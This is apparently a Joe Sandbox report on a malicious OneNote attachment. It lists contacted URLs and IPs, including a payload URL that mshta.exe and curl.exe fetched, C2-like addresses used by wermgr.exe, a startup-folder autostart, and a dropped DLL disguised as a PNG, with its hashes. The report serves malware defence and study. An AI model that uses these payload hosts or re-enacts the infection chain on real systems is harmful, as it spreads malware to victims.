
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://autodiscover-s.outlook.com/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://cdn.entity.	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://rpsticket.partnerservices.getmicrosoftkey.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://www.ad.com/?utm_source=yahoo-home&utm_medium=referral&utm_campaign=ad-feedback"	QRZ17C8L.htm.16.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://50.68.186.195/	wermgr.exe, 00000010.00000003.5302766535.00000000033B1000.00000004.00000020.00020000.00000000.sdmp, wermgr.exe, 00000010.00000003.4313217450.00000000033B1000.00000004.00000020.00020000.00000000.sdmp, wermgr.exe, 00000010.00000003.5686977347.00000000033B1000.00000004.00000020.00020000.00000000.sdmp, wermgr.exe, 00000010.00000003.6031367919.00000000033B1000.00000004.00000020.00020000.00000000.sdmp, wermgr.exe, 00000010.00000003.4965387600.00000000033B1000.00000004.00000020.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://api.aadrm.com/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.opensource.org/licenses/mit-license.php	QRZ17C8L.htm.16.dr	false		high
http://https://legal.yahoo.com/us/en/yahoo/privacy/adinfo/index.html"	QRZ17C8L.htm.16.dr	false		high
http://https://76.93.147.187/t5U3	wermgr.exe, 00000010.00000003.5686977347.00000000033B1000.00000004.00000020.00020000.00000000.sdmp, wermgr.exe, 00000010.00000003.6031367919.00000000033B1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://s.yimg.com/uc/sf/0.1.291/js/safe.min.js	QRZ17C8L.htm.16.dr	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://api.microsoftstream.com/api/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://cr.office.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://s.yimg.com/aaq/nel/js/spotIm.custom.SpotImJAC.1dda05ff4329f2a777ca406f5526194a.js	QRZ17C8L.htm.16.dr	false		high
http://185.104.195.95/18137.datC:	mshta.exe, 00000004.00000002.1894154606.0000000002C54000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 00000009.00000002.1719313337.0000000003234000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 00000009.00000002.1719655894.0000000003264000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://res.getmicrosoftkey.com/api/redemptionevents	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://officeci.azurewebsites.net/api/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://s.yimg.com/uu/api/res/1.2/eBwPQOnGBVIrzqYaMkQoRg--~B/Zmk9c3RyaW07aD0xNjA7cT04MDt3PTM0MDthcHB	QRZ17C8L.htm.16.dr	false		high
http://https://my.microsoftpersonalcontent.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://s.yimg.com/uu/api/res/1.2/pPQ.IsHTZm6QKnwRjF6yEQ--~B/Zmk9c3RyaW07aD0yNDY7cT04MDt3PTQ0MDthcHB	QRZ17C8L.htm.16.dr	false		high
http://https://messaging.engagement.office.com/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://yahoo.com/(	wermgr.exe, 00000010.00000003.3982159224.00000000033BB000.00000004.00000020.00020000.00000000.sdmp, wermgr.exe, 00000010.00000003.3975504090.00000000033B1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.odwebp.svc.ms	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://web.microsoftstream.com/video/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/lQaVPHL3Vh3NLLst7zcbhg--~B/Zmk9c3RyaW07aD0xNDA7cT05MDt3PTE0MDthcHB	QRZ17C8L.htm.16.dr	false		high
http://https://consent.config.office.com/consentcheckin/v1.0/consents	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://s.yimg.com/cx/pv/perf-vitals_3.0.4.js	QRZ17C8L.htm.16.dr	false		high
http://https://d.docs.live.net	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://ncus.contentsync.	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://weather.service.msn.com/data.aspx	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://yep.video.yahoo.com/oath/js/1/oath-player.js?ypv=8.5.43&lang=en-US	QRZ17C8L.htm.16.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://pushchannel.1drv.ms	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://wus2.contentsync.	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://s.yimg.com/aaq/wf/wf-core-1.61.2.js	QRZ17C8L.htm.16.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://s.yimg.com/aaq/spotim/	QRZ17C8L.htm.16.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/uy1EJKKrZQyM.q1Ga5FBSA--~B/Zmk9c3RyaW07aD0zODY7cT04MDt3PTQ0MDthcHB	QRZ17C8L.htm.16.dr	false		high
http://https://76.93.147.187/m	wermgr.exe, 00000010.00000003.5686977347.00000000033B1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://o365auditrealtimeingestion.manage.office.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/android/policies	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://entitlement.diagnostics.office.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://outlook.office.com/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/93PV.duwhF0rdEUgudlv3A--~B/Zmk9c3RyaW07aD0zODg7cT05NTt3PTcyMDthcHB	QRZ17C8L.htm.16.dr	false		high
http://schema.org	wermgr.exe, 00000010.00000003.3992415726.00000000033AA000.00000004.00000020.00020000.00000000.sdmp, QRZ17C8L.htm.16.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/orAX2UXs43iGtQ0UamVMPQ--~B/Zmk9c3RyaW07aD0xNjA7cT04MDt3PTM0MDthcHB	QRZ17C8L.htm.16.dr	false		high
http://https://graph.windows.net/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://devnull.onenote.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://messaging.office.com/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://skyapi.live.net/Activity/	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://api.cortana.ai	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://s.yimg.com/aaq/vzm/cs_1.4.0.js	QRZ17C8L.htm.16.dr	false		high
http://https://messaging.action.office.com/setcampaignaction	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://visio.uservoice.com/forums/368202-visio-on-devices	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://staging.cortana.ai	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/embed?	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://augloop.office.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://s.yimg.com/uu/api/res/1.2/ANugK3YZP4YxRjhpa.4I4A--~B/Zmk9c3RyaW07aD0xOTg7cT04MDt3PTM4MDthcHB	QRZ17C8L.htm.16.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://s.yimg.com/uu/api/res/1.2/Ejzjwd7FZBjLpkHy1PVcTA--~B/Zmk9c3RyaW07aD0zODY7cT04MDt3PTQ0MDthcHB	QRZ17C8L.htm.16.dr	false		high
http://https://api.diagnosticssdf.office.com/v2/file	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://prod.mds.office.com/mds/api/v1.0/clientmodeldirectory	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://api.diagnostics.office.com	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://store.office.de/addinstemplate	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://wus2.pagecontentsync.	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/datasets	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false		high
http://https://cortana.ai/api	F2452181-F114-4C5C-8FB5-8F149AA55CB1.1.dr	false	• URL Reputation: safe	unknown
http://https://s.yimg.com/nn/lib/metro/g/myy/advertisement_0.0.19.js	wermgr.exe, 00000010.00000003.3992415726.00000000033AA000.00000004.00000020.00020000.00000000.sdmp, QRZ17C8L.htm.16.dr	false		high
http://https://google.com	mshta.exe, 00000004.00000003.1861888279.0000000005B38000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://beap.gemini.yahoo.com/mbclk?bv=1.0.0&es=w9xW9bgGIS.pC4wMaMx0Yg1l6YIjzskn7IRivjroHKEvCCUM	QRZ17C8L.htm.16.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
76.93.147.187	unknown	United States		20001	TWC-20001-PACWESTUS	false
13.107.238.67	part-0039.t-0009.fdv2-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
142.250.186.78	plus.l.google.com	United States		15169	GOOGLEUS	false
13.107.226.45	unknown	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
192.229.221.185	cs1227.wpc.alphacdn.net	United States		15133	EDGECASTUS	false
50.68.186.195	unknown	Canada		6327	SHAWCA	false
13.107.237.45	unknown	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
152.199.21.175	sni1gl.wpc.alphacdn.net	United States		15133	EDGECASTUS	false
142.250.184.237	accounts.google.com	United States		15169	GOOGLEUS	false
98.137.11.164	yahoo.com	United States		36647	YAHOO-GQ1US	false
13.107.238.45	part-0017.t-0009.fdv2-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
142.250.185.164	www.google.com	United States		15169	GOOGLEUS	false
142.250.184.206	clients.l.google.com	United States		15169	GOOGLEUS	false
185.104.195.95	unknown	Iran (ISLAMIC Republic Of)		202391	AFRARASAIR	false
13.107.226.67	part-0039.t-0009.fb-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
13.107.253.45	part-0017.t-0009.fb-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
87.248.100.216	new-fp-shed.wg1.b.yahoo.com	United Kingdom		34010	YAHOO-IRDGB	false

Private

IP
192.168.2.105
127.0.0.1
192.168.2.125

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	2228952
Start date and time:	2023-02-01 21:54:01 Z
Joe Sandbox Product:	Cloud
Overall analysis duration:	0h 20m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 11x64 (Office 2021, Chrome 104, Java 8 Update 341, Adobe Reader DC 22.001)
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	146
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	ComplaintCopy_54346(Feb01).one
Detection:	MAL
Classification:	mal100.troj.evad.winONE@397/350@27/21
EGA Information:	Failed
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .one

Warnings

- Max analysis timeout: 600s exceeded, the analysis took too long
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Exclude process from analysis (whitelisted): MpCmdRun.exe, SecurityHealthHost.exe, dllhost.exe, RuntimeBroker.exe, CompPkgSrv.exe, SIHClient.exe, backgroundTaskHost.exe, msedgewebview2.exe, Widgets.exe, ShellExperienceHost.exe, WMIADAP.exe, conhost.exe, MavInject32.exe
- Excluded IPs from analysis (whitelisted): 52.109.32.24, 52.109.13.64, 52.113.194.132, 40.126.31.69, 40.126.31.67, 20.190.159.2, 20.190.159.71, 40.126.31.73, 20.190.159.68, 20.190.159.23, 20.190.159.4, 40.79.150.120, 93.184.221.240, 8.247.210.126, 13.89.179.10, 142.250.186.99, 52.109.89.13, 92.123.150.24, 34.104.35.123, 40.126.32.138, 40.126.32.76,

40.126.32.74, 40.126.32.140, 20.190.160.20, 20.190.160.17, 40.126.32.68, 40.126.32.72, 2.19.126.199, 2.19.126.202, 40.126.32.136, 40.126.32.134, 20.190.160.14, 184.26.158.117, 2.16.238.150, 2.16.238.148, 2.16.238.163, 2.16.238.139, 142.250.185.106, 172.217.18.106, 142.250.186.138, 142.250.185.202, 172.217.16.138, 142.250.186.42, 142.250.181.234, 142.250.186.106, 172.217.18.10, 142.250.185.74, 142.250.186.74, 216.58.212.170, 216.58.212.138, 172.217.16.202, 142.250.185.170, 142.250.185.234, 40.79.150.121, 20.82.210.154, 2.16.241.4, 2.16.241.17, 184.30.21.171, 95.101.54.216, 95.101.54.105, 142.250.185.227, 104.122.32.60, 172.217.18.3, 2.18.233.62, 51.105.71.137, 20.40.

- Excluded domains from analysis (whitelisted): localhost.windows.msn.com, aijscdn2.afd.azureedge.net, lgincdnmsftuswe2.azureedge.net, clientservices.googleapis.com, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, ak.privatelink.msidentity.com, www.tm.a.prd.aadg.trafficmanager.net, smartscreen-prod.microsoft.com, acctcdnvzeuno.azureedge.net, acctcdnvzeuno.ec.azureedge.net, windows.msn.com, acctcdnmsftuswe2.azureedge.net, lgincdnvzeuno.ec.azureedge.net, e13362.dscb.akamaiedge.net, a1910.dscq.akamai.net, edgedl.me.gvt1.com, lgincdn.trafficmanager.net, ecs.office.trafficmanager.net, europe.configsvc1.live.com.akadns.net, logincdn.msauth.net, chrome.cloudflare-dns.com, acctcdn.msauth.net, ecs-office.s-0005.s-msedge.net, prda.aadg.msidentity.com, arc.trafficmanager.net, login.mso.msidentity.com, www.tm.ak.prd.aadg.trafficmanager.net, self.events.data.microsoft.com, onedscolprdwus02.westus.cloudapp.azure.com, onedscolprdfrc02.francecentral.cloudapp.azure.com, login.msa.msidentity.com, firstparty-azurefd-prod.
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size exceeded maximum capacity and may have missing network information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtReadFile calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:56:08	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Send to OneNote.lnk
22:56:35	API Interceptor	9x Sleep call for process: wermgr.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\index1.png

Process:	C:\Windows\SysWOW64\curl.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	modified

Size (bytes):	4096
Entropy (8bit):	4.482716939925926
Encrypted:	false
SSDEEP:	48:6cglyjITrj9BtJsWMgKcWMwjpWaWAEPAW/t9rbEWeAWUiKKKz67:jmyjIvtSWaM0kTAEV/t9rbJwDBKz67
MD5:	93276CD4328A10DE7D007762EB1EA409
SHA1:	BD3E5EC4A6AB6A3AEEC06177C125EDC1D53F66A5
SHA-256:	90E073D2956CE6FFB5CC6A908C0A38FE15FC53BE0C7A3748E2F25CE8E18B274D
SHA-512:	D58D76B3082B46718A94DF94204FD358C8212F41AF457B102F9E327AB62105C1C679BBFE792438EFEE388DC2F5FBCE9D6B4C2FB237D4B76B1DBD4C92945E79I 8
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....jL.:.....!...8.^.....p.....j.....m... ....@.....p.....`.....text....\.....^.....`.P`.data... ....p.....d.....@.0..rda ta..@t.....v...f.....@.`@/4.....t.....@.0@.bss.....@..edata..... .....@.0@.idata.....@.....@.0..CRT.....P..... .....@.0..tls.... ....`.....@.0..reloc.....p.....@.0B/14.....`.....@B/29.....v.....B/45.....B/57.....[..... (.....B/71.....,.....B/83.....p.....0..

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F2452181-F114-4C5C-8FB5-8F14

9AA55CB1

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	155121
Entropy (8bit):	5.352339804087917
Encrypted:	false
SSDEEP:	1536:m+C7/gjgB6B9guwhLQ9DQN+zez0Kk4F77nXmvid8XR3EwrNz6l:UdQ9DQN+zez8X+g
MD5:	B1A6F635AC38D7514425B990E5D85338
SHA1:	FC5E16261650EE8928C6072AC5254A53A579C968
SHA-256:	B299291EC2BD91014247617A0E3216F6E98C592D80E837D4293BB6E4C673C402
SHA-512:	0B5B39404502554511C303257BF700DCC9A7BCFE627E60A5C12E15625E2CE9F579B147A497DEEF699B9D6A5795160B5C8ACEB596324EDA9732A2F72D3FD1398 A
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2023-02-01T21:55:58">.. Build: 16.0.16124.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId" o:au thentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:h eaderValue="Passport1.4 from-PP='{}&p='" />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAu thorityU

C:\Users\user\AppData\Local\Microsoft\Office\16.0\onenote.exe_Rules.xml

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	290313
Entropy (8bit):	5.151724089576558
Encrypted:	false
SSDEEP:	1536:42/zodZlr6KPZ01u6uSivsUQK75IthMfK2XuAw:Vrr6KPZ01u6uSivsUQK75IthQXs
MD5:	4E975B3101DEFC2FDF1D3AB421298138
SHA1:	1CEC556A121F821970E45A7EF0E8E3F6D05EAD1B
SHA-256:	8EDBD5F4385AD9BF26AAF229AC95F336435652476A9ED0D768339DFC8CC2088F
SHA-512:	641423A8C2F09D21CB71978AFEFE1B402B7AB428D3025A08E361407F92EE1D81E2C181B381902D33651571E350B108944C793A5F3D6B7FDBB4444E9356B47E9C
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?><Rules xmlns="urn:Rules"><R Id="1000" V="5" DC="ESM" EN="Office.Telemetry.RuleErrorsAggregated" ATT="f998cc5ba4d 448d6a1e8e913ff18be94-dd122e0a-fcf8-4dc5-9dbb-6afac5325183-7405" SP="CriticalBusinessImpact" S="70" DL="A" DCa="PSP PSU" xmlns=""><S><Etw T="1" E="159 " G="{02fd33df-f746-4a10-93a0-2bc6273bc8e4}" /><F T="2"><O T="AND"><L><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="37" T="U32" /></R></O></L> <R><O T="NE"><L><S T="1" F="Warning" /></L><R><V V="29" T="U32" /></R></O></R></O></F><TI T="3" I="10min" /><A T="4" E="TelemetrySuspend" /><A T="5" E="TelemetryShutdown" /></S><G I="true" R="TriggerOldest"><S T="2"><F N="RuleID" /><F N="RuleVersion" /><F N="Warning" /><F N="Info" /></S></G><C T="U32" I="0" O="false" N="ErrorCount"><C><S T="2" /></C></C><C T="U32" I="1" O="false" N="ErrorRuleId"><S T="2" F="RuleID" /></C><C T="U16" I="2" O="false" N=" ErrorRuleVersion"><S T="2" F="RuleVersion" /></C><C T="U8" I="3" O="false" N="WarningInfo"><S T="2"

C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-journal

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	4616
Entropy (8bit):	0.13760166725504608
Encrypted:	false
SSDEEP:	3:7FEG2l+4fl/El/FllkpMRgSWbNFl/sl+ltlslVlllfll4fn:7+/lXlKg9bNFlEs1EP/lfn
MD5:	3ABA67768254C51712E75F72DBBE3887
SHA1:	43526C337D9A487DC9083D6D7B046D3907F89F83
SHA-256:	5B611D9B9BE5DF8CF8B874EC40AEE4617E64119257DA308DE417E609831C42CF
SHA-512:	7457FDA65B0897A111EE5C1E12B6DDC467AE237EE073C1245EB7DC432900E57C5231B8ECD3D8283A838C4AB2B2FCC2A11D50AE3C90E1A41F6D5B86AD6BEB0 6E4
Malicious:	false
Reputation:	unknown
Preview:	.... .c.....\#:..... .....SQLite format 3.....@ ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\ComplaintCopy_54346(Feb01).one (On 01-02-2023).one (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	162680
Entropy (8bit):	7.4872119198572396
Encrypted:	false
